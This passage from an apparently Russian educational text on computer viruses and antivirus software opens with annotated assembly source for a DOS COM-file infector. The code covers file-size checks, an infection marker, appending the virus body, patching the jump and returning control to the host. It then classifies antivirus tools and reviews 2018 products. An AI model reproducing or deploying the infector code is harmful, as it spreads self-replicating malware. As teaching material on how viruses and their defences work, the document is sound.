В этом пункте мы покажем, как вирус проводит расчет корректирующего числа для регистра DS, а также смещения на свой код. Напомним, что это смещение записывается в начало заражаемого файла и зависит от его длины. Исходной величиной для расчета служит длина заражаемого файла, которую DOS вместе с именем найденного файла и рядом других его характеристик помещает в DTA. Размер записывается в DTA по смещению 01Ah (младшее слово) 1Ch (старшее). Так как длина COM - файла не может быть больше 65535 байт, она помещается в младшее слово целиком. А слово по смещению 01Ch обнуляется! Вышеуказанные расчеты можно произвести следующим образом:

```
  found_size:
      mov ax,cs:[09ah]        ;Найдем размер файла
  count_size:
      mov si,ax
      cmp ax,64000            ;Файл длиннее 64000 байт ?
      jna toto                ;Нет
      jmp find_next           ;Да - тогда он не подходит
  toto:
      test ax,000fh           ;Округлим размер
      jz krat_16              ;до целого числа
```

```
    or ax,000fh             ;параграфов    в
    inc ax                  ;большую сторону
krat_16:
    mov di,ax               ;И  запишем  значение в DI ...
    sub ax,3                ;Команда перехода три байта!
    mov byte ptr new_bytes[1],al ;Смещение найдено
    mov byte ptr new_bytes[2],ah
    mov ax,di               ;Сколько   пара-
    mov cl,4                ;графов содержит
    shr ax,cl               ;заражаемая программа ?
    dec ax                  ;Учитываем действие ORG 110h ...
    mov byte ptr add_to_ds,al
                            ;Корректирующее число найдено
    mov byte ptr add_to_ds+1,ah
```

Вирус будет округлять размер заражаемой программы до целого числа параграфов в большую сторону.

Проверяем файл на зараженность

Может случиться, что найденный нами файл уже заражен предлагаемым вирусом, а мы об этом даже не догадываемся! Поэтому наш вирус заразит эту программу еще раз. В принципе, количество заражений ничем не ограничено. Программа будет расти, пока не достигнет размера более 65535 байт, а после этого перестанет работать. Чтобы такого не произошло, введем проверку на зараженность. Например, в конец каждого заражаемого файла будем записывать цифру " 7 ", а при заражении проверять ее наличие.

```
    mov ax,4200h            ;Установим ука-
    xor cx,cx               ;затель на пос-
    dec si                  ;ледний байт
    mov dx,si               ;файла
    int 21h
    jnc read_last
    jmp close               ;Ошибка !

read_last:                  ;И считаем этот
    mov ah,3fh              ;байт в ячейку
    mov cx,1                ; " last "
    lea dx,last
    int 21h
```

```
    jc close                ;Ошибка !

    cmp last,'7'            ;" last " =" 7 "
    jne write_vir           ;Нет - дальше
    jmp find_next           ;Да- поищем другой файл
```

Можно, конечно, провести более совершенную проверку зараженности, нашей же целью было просто показать, как защитить файлы от повторного заражения.

Заражаем COM - программу

Наконец, подходящий для заражения COM - файл найден. Он еще не заражен нашим вирусом и имеет приемлемый размер. Поэтому самое время заняться заражением.

```
write_vir: mov ax,4200h     ;Установим  ука-
    xor cx,cx               ;затель на конец
    mov dx,di               ;файла
    int 21h
    jc close                ;При ошибке закроем файл
    mov ah,40h              ;Запишем  в файл
    mov cx,vir_len          ;код вируса дли-
    lea dx,vir              ;ной vir_len
    int 21h
    jc close               ;При ошибке закроем файл
write_bytes:
    mov ax,4200h            ;Установим  ука-
    xor cx,cx               ;затель на нача-
    xor dx,dx               ;ло файла
    int 21h
    jc close                ;При ошибке закроем файл

    mov ah,40h              ;Запишем в  файл
    mov cx,3                ;первые три бай-
    lea dx,new_bytes        ;та ( команду
    int 21h                 ;перехода)

close:
    mov ah,3eh              ;Закроем   зара-
    int 21h                ;женный файл ...
```

При записи первых трех байт в файл помещается команда перехода на код вируса. Все остальное можно понять из приведенных комментариев.

Восстанавливаем DTA

Для корректной работы зараженной программы восстановим ее DTA. Напомним, что вирус "прячет" ее в массиве "old_dta". Поэтому:

```
restore_dta:
    mov cx,80h              ;Размер DTA 128 байт
    mov bx,80h              ;Смещение к DTA
    lea si,old_dta          ;Адрес массива
dta_fresh:
    mov al,ds:[si]          ;Читаем из массива "old_dta"
    mov byte ptr cs:[bx],al;байт и  переносим его в DTA
    inc bx
    inc si
    loop dta_fresh          ;Цикл 128 раз
```

Передаем управление зараженной программе

Работа вируса окончена. Теперь он должен отдать управление программе - носителю. Как мы выяснили, для этой цели достаточно выполнить переход на адрес CS: 100h. Поэтому занесем в стек содержимое CS, и затем - число 100h.А после этого выполним команду RET FAR. Она снимет с вершины стека записанные туда значения и передаст управление по определяемому ими адресу:

```
    pop ds                  ;Восстановим испорченный DS
    push cs                 ;Занесем в стек регистр CS
    db 0b8h                 ;Код команды
jump:
    dw 100h                 ;mov ax,100h
    push ax                 ;Занесем в стек число 100h
    retf                    ;Передача управления
```

Область данных вирусной программы

Настало время привести данные, которыми оперирует наш вирус. Вот они:

```
old_bytes db   0e9h                 ;Исходные три
                                    ;байта  заражен-
          dw   vir_len + 0dh        ;ной программы
```

```
old_dta   db   128 dup (0)          ;Здесь вирус
                                    ;хранит исходную
                                    ;DTA программы
maska     db   '*.com',0            ;Маска для поис-
                                    ;ка файлов ...
fn        db   12 dup (' '),0       ;Сюда помещается
                                    ;имя файла -жер-
                                    ;твы ...
new_bytes db   0e9h                 ;Первые три бай-
          db   00h                   ;та вируса в
          db   00h                   ;файле ...

last      db   0                    ;Ячейка для пос-
                                    ;леднего байта
          db   '7'                  ;Последний байт
                                    ;вируса в файле
```

Завершаем запускающую программу

Для завершения запускающей вирус программы мы используем стандартную функцию DOS, а именно - 4Ch:

```
vir_len   equ   $-vir               ;Длина вирусного
                                    ;кода ...

prg_end:   mov ah,4ch               ;Завершение  за-
           INT 21H                  ;пускающей прог-
                                    ;раммы ...

           db '7'                   ;Без этого  сим-
                                    ;вола вирус  за-
                                    ;разил бы сам
                                    ;себя ...

prg ends
end start
```

В запускающей программе при восстановлении первых трех байт по адресу CS: 100h записывается команда перехода на метку " prg_end «. После передачи управления на эту метку вирус отдает управление MS DOS. Если бы в самом

начале нашего вируса не было команды "jmp vir", то запись по адресу CS: 100h перехода на метку "prg_end" разрушила бы команды

```
push ax
mov ax,ds
```

В результате в заражаемый файл попал бы вирусный код с испорченными первыми байтами. Это наверняка привело бы к полной неработоспособности файла - жертвы. В нашем же случае будет разрушена лишь команда jmp vir. Поскольку в файл она не записывается, нас это не интересует.

Антивирусное программное обеспечение

Параметры антивирусов

- Надежность и удобство работы — отсутствие «зависаний» антивируса и прочих технических проблем, требующих от пользователя специальной подготовки.
- Качество обнаружения вирусов всех распространенных типов - сканирование внутри файлов-документов/таблиц (MS Word, Excel, Office97), упакованных и архивированных файлов. Отсутствие «ложных срабатываний». Возможность лечения зараженных объектов. Для сканеров (см. ниже), как следствие, важной является также периодичность появления новых версий (апдейтов), т.е. скорость настройки сканера на новые вирусы.
- Существование версий антивируса под все популярные платформы (DOS, Windows, Windows95, Windows NT, Novell NetWare, OS/2, Alpha, Linux и т.д.), присутствие не только режима «сканирование по запросу», но и «сканирование на лету», существование серверных версий с возможностью администрирования сети.
- Скорость работы и прочие сервисные опции (планировщик, фильтры, встроенная помощь, утилиты и т.п.).

Классификация антивирусов

Все современные антивирусные программы можно разделить по принципу работы и назначению следующим образом:

- сканеры;
- ревизоры диска;

- встроенные антивирусы;
- антивирусы для интрасетей и Интернета

Рассмотрим антивирусные программы первых трех типов.

Сканеры

Сканирующая антивирусная программа просматривает содержимое файлов, расположенных на дисках компьютера, а также содержимое оперативной памяти компьютера с целью поиска вирусов.

Современные антивирусные сканеры ищут вредоносные программы не только по их сигнатурам (т.е. по последовательностям байтов данных, характерных для данных вирусов), но и применяют изощренные эвристические алгоритмы.

Антивирусные сканеры способны работать в нескольких режимах:

- сканирование по запросу пользователя;
- сканирование при обращении к файлам;
- сканирование файлов по расписанию;
- сканирование сетевого трафика

Сканирование по запросу пользователя

Сканирование по запросу пользователя выполняется следующим образом: пользователь запускает антивирусную программу и указывает ей файлы, каталоги или диски, которые нужно сканировать.

Основным недостатком такого режима сканирования является возможность пропуска инфицированного файла.

При использовании режима сканирования по запросу пользователя можно пропустить инфицированные файлы, если проверять не все диски или не все каталоги

В самом деле, сканирование всех дисков выполняется достаточно долго, поэтому пользователь может сократить проверку, ограничив ее одним или несколькими каталогами.

При этом существует вероятность, что в пропущенных каталогах находятся инфицированные файлы.

Сканирование при обращении к файлам

Практически все современные антивирусные программы способны работать в режиме сканирования при обращении к файлам.

Когда пользователь или операционная система открывает файл, антивирусная программа автоматически сканирует его на предмет наличия в файле вредоносного программного кода.

Заметим, что если антивирус работает в режиме сканирования при обращении к файлам, то она проверяет только файлы, которые открывает пользователь.

Сканирование при обращении к файлам позволяет проверить файлы, к которым обращается пользователь и ОС

Это означает, что в таком режиме невозможно проверить все файлы, хранящиеся на диске компьютера.

Для проверки всех файлов следует использовать описанный выше режим сканирования по запросу пользователя, указав антивирусу на необходимость полного сканирования всех дисков, подключенных к компьютеру.

Если пользователь только что установил на компьютер антивирусную программу и выбрал для нее режим сканирования при обращении к файлам, нужно выполнить полное сканирование диска.

Это позволит проверить все файлы, записанные на диск до установки антивируса.

Сканирование по расписанию

Практически все антивирусные программы позволяют выполнять автоматическое сканирование дисков по заранее составленному расписанию.

Составляя такое расписание, пользователь указывает, какие диски и каталоги нужно проверять на наличие вредоносного программного кода, а также составляет расписание выполнения таких проверок.

Сканирование по расписанию удобно проводить в такое время, когда компьютер включен, но на нем не ведутся работы. Например, каталоги постоянно работающего сервера можно проверять по ночам, а каталоги рабочих станций — в обеденное время.

Пользователь или администратор сети может составить расписание сканирования, выполняя его в такое время, когда загрузка компьютеров минимальна

Составляя расписание сканирования, учтите, что, когда наступит время сканирования, компьютер пользователя может быть выключен. В результате сканирование не будет выполнено.

Сканирование сетевого трафика

Помимо проверки содержимого дисков, файлов и оперативной памяти компьютера, современные антивирусы способны сканировать сетевой трафик, поступающий на компьютер из интрасети или Интернета, а также уходящий из компьютера в интрасеть или в Интернет.

При этом сканируются данные почтовых протоколов SMTP, POP3, IMAP, а также данные протокола HTTP, с помощью которого происходит обмен данными с Web-серверами.

Сканирование сетевого трафика позволяет удалять вредоносные программные объекты из сообщений электронной почты, а также нейтрализовать вредоносное действие троянских Web-сайтов.

Современные антивирусы умеют сканировать сетевой трафик, эффективно блокируя вредоносные программные объекты в сообщениях электронной почты и размещенные на троянских Web-сайтах

Программы, сканирующие сетевой трафик, обычно запускаются автоматически после загрузки операционной системы и постоянно фильтруют весь сетевой трафик, проходящий через компьютер.

Поэтому пользователю нет необходимости запускать антивирусы для сканирования электронной почты или проверки Web-сайтов. Такие проверки выполняются резидентным модулем антивируса (постоянно находящимся в памяти компьютера) автоматически в фоновом режиме.

Ревизоры диска

Антивирусные программы, называемые ревизорами диска, используют в своей работе метод обнаружения изменений.

В режиме предварительного сканирования ревизор диска создает базу данных с контрольными суммами и другой информацией, позволяющей впоследствии контролировать целостность файлов.

Каждый раз при загрузке операционной системы или по явному запросу пользователя ревизор выполняет сканирование диска, вычисляя заново контрольную информацию. Затем эта информация сверяется с содержимым предварительно созданной базы данных.

Ревизоры диска способны обнаруживать изменения, внесенные в файлы компьютерными вирусами и другими вредоносными программами, а также пользователями

Недостатки метода обнаружения изменений несколько ограничивают использование ревизоров диска. Тем не менее, ревизоры могут с успехом использоваться для контроля содержимого файлов.

Встроенные антивирусы

В некоторых случаях для защиты от вирусов и других вредоносных программ необходимо использовать специализированные решения.

Это происходит, когда обычные промышленные антивирусы не в состоянии обеспечить необходимый уровень защиты или, когда их применение отрицательно сказывается на производительности системы.

Встроенные антивирусы способны защитить специализированные, уникальные и малораспространенные информационные системы

Применение встроенных антивирусов позволяет усилить надежность антивирусной защиты.

Кроме того, если прикладная программа или информационная система хранит данные в своем внутреннем формате, встроенный модуль позволит выполнять антивирусную проверку этих данных.

Современные антивирусные программы

На сегодняшний день выбор надежного антивируса - дело первоочередной важности для любого пользователя, ведь что может защитить компьютер лучше, чем полноценное комплексное решение, направленное на сохранность данных и стабильную работу? Конечно выбор правильного антивируса.

В данном разделе мы рассмотрим наиболее популярные и известные антивирусные программы (рейтинг 2018 года).

Avast Free Antivirus

Avast Free Antivirus - отличный бесплатный антивирус, который заслужил признание миллионов пользователей по всему миру благодаря надежной защите от троянов и вирусов в реальном времени. Последняя версия Avast может похвастаться обновленным интуитивно понятным интерфейсом, несколькими уникальными функциями (AutoSandbox, Intelligent Scanner и т.д.), улучшенным быстродействием и, главное, одной из самых широких баз вирусов в мире (она ежедневно пополняется).

Ключевые особенности Avast Free Antivirus:

- Огромная, постоянно обновляемая база сигнатур;

- Отличная защита от руткитов в реальном времени;
- Сетевой экран, защищающий компьютер во время интернет-сёрфинга;
- Современный движок, обеспечивающий завидное быстродействие программы;
- Автоматический и игровой режимы работы;
- Браузер Safezone для безопасного серфинга;
- Удобный виджет на рабочий стол;
- Интуитивный, приятный глазу интерфейс;
- Бесплатная версия дает полный функционал!

Рис.4. Avast Free Antivirus

Avast Free Antivirus представляет пользователю новую функцию AutoSandbox, которая позволяет автоматизировать процесс помещения подозрительных файлов в "песочницу", где можно будет провести полный анализ файла и, при необходимости, вылечить его. Эта функция позволяет спасти от мгновенного стирания достаточно большой процент файлов, избежать системных ошибок, связанных с удалением важных системных файлов и тп. Приложение обращается с объектами аккуратнее аналогов!

Также новая версия Аваста включает в себя встроенную функцию удаленной поддержки. Пользователь может подключиться к компьютеру другого пользователя (только с разрешения) и оказать ему техническую поддержку или помощь, что довольно удобно, так как избавляет о необходимости иметь на компьютере настроенную программу для удаленного доступа. В целом, Avast Free Antivirus является отличным выбором для среднестатистического пользователя, предоставляя ему все необходимое для содержания системы в чистоте.

AVG Anti-Virus Free

AVG Anti-Virus Free - популярный антивирус основной характерной чертой которого является глубокая интеграция в систему. Он автоматически сканирует файлы и программы при их запуске, что позволяет избежать заражения вирусами, троянами и шпионскими программами. Также АВГ предоставляет пользователю сканер, настраиваемый по расписанию. Благодаря этой функции вы сами сможете контролировать как процесс проверки компьютера на зараженные файлы, так и процесс их лечения. В новой версии AVG полностью обновлен интерфейс, который теперь может похвастать приятным внешним видом и удобными меню.

Ключевые особенности AVG AntiVirus Free:

- Быстрое и качественное сканирование системы;
- Автоматическое сканирование файла при его первом запуске;
- Сканер по требованию / расписанию;
- Постоянные обновления;
- Полезные модули защиты (Link Scanner, e-Mail Scanner);
- Интуитивный интерфейс;

AVG Anti-Virus Free может похвастаться отличными показателями защиты системы и довольно малым потреблением системных ресурсов. В отличие от платной версии, которая, конечно, содержит в себе больше инструментов и функций, версия для бесплатного использования работает гораздо стабильнее, получая при этом ту же самую техническую поддержку в виде обновлений. Скорость работы программы поражает, а сканер электронной почты избавит вас от необходимости устанавливать специализированные приложения, так как справляется он на все 100%. Новая уникальная функция - Link Scanner позволяет пользователю использовать антивирус чтобы просканировать сайт не заходя на него,

что может быть очень удобно. Именно AVG Anti-Virus Free является выбором "по-умолчанию" для более чем 5 миллионов пользователей по всему миру, а нам остается лишь подметить, что это вполне заслуженно.



Рис. 5. Anti-Virus Free

Advanced SystemCare Ultimate

Advanced SystemCare Ultimate – это средство очистки и оптимизации системы, включающее мощный антивирусный сканер. В отличие от обычных брендовых антивирусников и встроенного Защитника Windows 10, приложение оказывает исключительно положительное влияние на производительность ПК. Оно объединяет две самые нужные функции – оптимизацию и антивирусную защиту. За что и получило столь высокое место в рейтинге. Кроме того, **SystemCare** предлагает пользователю большое количество дополнительных функций: обновление драйверов, менеджер паролей, резервное копирование файлов, менеджер программ для группового удаления, сканирование съёмных носителей, очистка и исправление реестра, поиск больших, мусорных

файлов, дубликатов. Говоря проще, это приложение для полноценного администрирования ПК с высоким уровнем защиты личных данных.



Рис.6. Advanced SystemCare Ultimate

Особенности Advanced SystemCare Ultimate:

- Очистка, оптимизация и обеспечение информационной безопасности силами одного приложения;
- Полноценная защита от фишинга, вредоносных всплывающих окон в Chrome, Firefox и других браузерах;
- Работа в реальном времени с возможностью отложенного сканирования указанных объектов, доступен игровой режим;
- Полное администрирование ПК под управлением Виндовс, положительное влияние на его быстродействие;
- Очень дешевая годовая подписка – даже BitDefender стоит намного дороже, при этом хуже определяет компьютерные вирусы.

SystemCare Ultimate пригодится как владельцам слабых машин, так и пользователям мощных компьютеров, т.к. позволит добиться максимальной производительности. А благодаря встроенной системе обнаружения вирусов на основе движка BitDefender защитит от всех актуальных угроз.

Panda Antivirus Pro

Panda Antivirus Pro служит одной единственной цели - она защищает компьютер пользователя от наиболее известных видов виртуальных угроз. И можно с уверенностью сказать, что справляется она с этим замечательно. Установив Панду пользователь получает в свое распоряжение крайне простой, но достаточно эффективный щит от любой виртуальной угрозы. Достаточно большая база вирусов Панды постоянно пополняется как разработчиками, так и пользователям, которым "везет" находить новые разновидности вирусов. Ну а в элементарном интерфейсе этого бесплатного антивируса разберется даже ребенок!

Рис.7. Panda Antivirus Pro

Ключевые особенности Panda Antivirus Pro:

- Автоматически обнаруживает вредоносное программное обеспечение;
- Блокирует вредоносные сайты;
- Обновляет базу вирусов практически каждый день;
- Специальные режимы работы для игр и воспроизведения мультимедиа;
- Антируткит фаерволл;
- Автоматически сканирует подключаемые USB устройства;
- Интуитивно-понятный интерфейс;

Panda Antivirus Pro отличный выбор для пользователей, которые хотят получить качественную защиту от вирусов при минимуме усилий. Большинство функций Панды автоматизированы, программа постоянно сканирует оперативную память и жесткий диск на наличие угроз и подозрительных файлов. Новый движок приложения позволяет снизить потребление программой системных ресурсов до минимума. Антивирусный загрузочный диск Panda Cloud Cleaner дает возможность вылечить зараженную систему, которая не может сама загрузиться. Может немного напрягать количество ложных срабатываний, но ведь это не так и плохо - программа заботится о Вас! В общем, если Вам нужен отличный антивирус, который превосходно справляется с поддержкой системы в хорошем состоянии даже без участия пользователя в этом процессе, Panda Antivirus Pro - лучший выбор!

IObit Malware Fighter

IObit Malware Fighter не является классическим продуктом, как, например, «Антивирус Касперского», но гарантируют большую степень защиты, чем dr.web cureit и другие сканнеры, рассчитанные на обычную проверку ПК на вирусы. Также он может быть установлен в комплекте с программным обеспечением Advanced SystemCare – набором утилит, которые очищают систему, повышают производительность компьютера, восстанавливают случайно удаленную информацию и т.д. Найдется средство для решения чуть ли не любой проблемы.

Ключевые особенности IObit Malware Fighter:

- Потребляет мало аппаратных ресурсов, имеет понятный интерфейс;
- Включает сигнатуры обнаружения троянских программ от Bitdefender;
- Содержит сразу несколько модулей для защиты пользователя во время работы в Сети;
- Анти-вымогатель помогает сохранить конфиденциальные данные и документы в недоступности для вредоносов;
- Позволяет применять действия к инфицированным объектам в ручном и автоматическом режиме;
- Предлагает также установить неплохой набор компонентов для очистки и настройки ОС Windows;
- В сравнении с платными аналогами, в базовой комплектации, имеет довольно неплохой уровень, достаточный для бытового использования.

Приложение попало к нам в обзор, поскольку отлично работает на слабых компьютерах, не требует платы за использования, однако, предоставляет должный уровень защиты подключения к интернету. Другие похожие продукты действуют иначе: делают упор на сканирование диска, забывая о возможности заражения из-за потенциально опасных сайтов и различных шпионских модулей. В качестве домашнего антивирусника, **Malware Fighter** справится с задачей, но для защиты массивов архи-важных данных лучше использовать серьезные продукты от западных разработчиков.



Рис.8. IObit Malware Fighter

360 Total Security

360 Total Security - мощный набор инструментов для поддержания операционной системы в порядке, который включает в себя современный антивирус, твикер для оптимизации и инструмент для очистки системы от мусора. Это бесплатное антивирусное решение, которое способно не только качественно защитить компьютер от внешних угроз, но также и оптимизировать его работу, помочь правильно распределить системные ресурсы, чтобы увеличить скорость процессов. Само приложение базируется на пяти активных движках, четыре из

которых отвечают за защиту систему, поэтому можете быть уверены, качество 360 Total Security полностью соответствует его названию!



Рис. 9. 360 Total Security

Ключевые особенности 360 Total Security:

- Отличная защита от вирусов как в реальном времени, так и при сканировании;
- Использование нескольких отдельных модулей для защиты;
- Автоматическая проверка подключаемых носителей информации;
- Удобная интеграция в браузеры;
- Очистка системы от мусорных и временных файлов;
- Превосходная оптимизация системы;
- Абсолютно бесплатная версия!

